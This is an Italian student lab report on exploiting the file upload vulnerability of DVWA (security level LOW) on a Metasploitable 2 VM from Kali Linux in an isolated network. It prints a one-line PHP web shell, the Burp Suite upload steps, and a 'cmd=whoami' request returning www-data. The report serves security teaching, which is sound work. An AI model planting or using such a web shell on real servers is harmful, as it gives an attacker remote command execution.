

Report di Laboratorio: Sfruttamento Vulnerabilità File Upload su DVWA

Studente: Diego Warna

Data: 20 Agosto 2026

Ambiente: Kali Linux + Metasploitable 2 (VirtualBox)

Obiettivo: Sfruttare una vulnerabilità di File Upload per ottenere controllo remoto tramite shell PHP.

1. Introduzione

1.1 Scopo dell'Esercizio

L'obiettivo di questa pratica è comprendere il meccanismo di una vulnerabilità di File Upload in applicazioni web, configurare un ambiente di testing isolato e sfruttare la vulnerabilità per eseguire comandi remoti sul server bersaglio. Verrà inoltre utilizzata la suite Burp Suite per analizzare il traffico HTTP.

1.2 Ambiente di Laboratorio

- **Attaccante:** Kali Linux (IP: 192.168.50.151)
 - **Bersaglio:** Metasploitable 2 con DVWA (IP: 192.168.50.150)
 - **Rete:** Host-Only / NAT Network isolata (192.168.50.x)
 - **Strumenti:**
 - Browser web (Firefox/Chrome)
 - Burp Suite Community
 - Terminale Linux
-

2. Configurazione dell'Ambiente

2.1 Preparazione delle Macchine Virtuali

1. Configurazione di Rete:

- Entrambe le VM configurate su Host-Only Adapter per garantire comunicazione bidirezionale senza accesso a Internet.
- Verifica della connettività tramite `ping`

```
# Da Kali Linux  
ping 192.168.50.150
```

- *Output atteso: risposta con tempi di risposta < 1ms.*

2. Verifica degli IP:

- Metasploitable: `ip addr → eth0: inet 192.168.50.150/24`
- Kali Linux: `ip addr → eth0: inet 192.168.50.151/24`

3. Configurazione di DVWA

1. Accesso a DVWA: `http://192.168.50.150/dvwa/`

2. Login con credenziali di default:

- Username: `admin`
- Password: `password`

3. Impostazione del livello di sicurezza su LOW:

- Scheda DVWA Security → Security Level: LOW → Submit.
-

4. Creazione della Shell PHP

4.1 Codice della Shell

È stato creato un file `shell.php` con il seguente codice minimale:

```
<?php system($_REQUEST['cmd']); ?>
```

- **Funzionamento:** La shell accetta un parametro `cmd` tramite richiesta HTTP (GET o POST) e lo esegue come comando di sistema sul server.

4.2 Creazione del File

- **Comando utilizzato su Kali Linux:**

```
cd ~/Desktop
```

```
nano shell.php
```

- Il file è stato salvato con estensione `.php`.
-

5. Sfruttamento della Vulnerabilità

5.1 Configurazione di Burp Suite

1. Avvio di Burp Suite Community.
2. Attivazione dell'intercettazione: Proxy → Intercept → Intercept is on.

5.2 Caricamento della Shell

1. Accesso alla pagina File Upload di DVWA.
2. Selezione del file `shell.php` tramite pulsante Choose File.
3. Clic su Upload.
4. Burp Suite intercetta la richiesta POST (vedi Screenshot 4).
5. Messaggio di successo: `../../hackable/uploads/shell.php successfully uploaded!.`

5.3 Esecuzione della Shell

1. Accesso diretto alla shell tramite browser
`http://192.168.50.150/dvwa/hackable/uploads/shell.php?cmd=whoami`

e ci fornisce i dati

6. Analisi del Traffico con Burp Suite

6.1 Richiesta di Upload

- URL: `/dvwa/hackable/uploads/shell.php`
- Contenuto: `avviamo lo script con file shell.php`.
- Risposta: `302 Found` (reindirizzamento dopo upload riuscito).

6.2 Richiesta di Esecuzione Comando

- URL: `/dvwa/hackable/uploads/shell.php?cmd=whoami`
 - Parametro: `cmd=whoami` passato tramite query string.
 - Risposta: `200 OK` con output `www-data`
-

7. Risultati e Analisi

7.1 Vulnerabilità Confermata

La vulnerabilità di File Upload è stata sfruttata con successo perché:



- DVWA (livello LOW) non valida l'estensione del file caricato.
 - Non viene verificato il contenuto del file (potrebbe essere un'immagine, ma è stato caricato un file PHP eseguibile).
 - Il server web (Apache) esegue il file PHP come script, permettendo l'esecuzione di comandi di sistema
-

8. Conclusioni

L'esercizio ha dimostrato come una vulnerabilità di File Upload possa portare a un controllo remoto completo del server. L'uso di Burp Suite ha permesso di analizzare nel dettaglio il traffico HTTP e comprendere il meccanismo di sfruttamento.

9. Allegati

9.1 Screenshot





Warning: system() [[function.system](#)]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1

```
kali@kali: ~/Desktop
Session Actions Edit View Help
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST['cmd']); ?>
(kali@kali)-[~/Desktop]
$
```

```
kali@kali: ~/Desktop
Session Actions Edit View Help
GNU nano 9.1 shell.php
<?php system($_REQUEST['cmd']); ?>

[ Read 1 line ]
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

9.2 Codice Sorgente consegnato dal prof

```
<?php system($_REQUEST['cmd']); ?>
```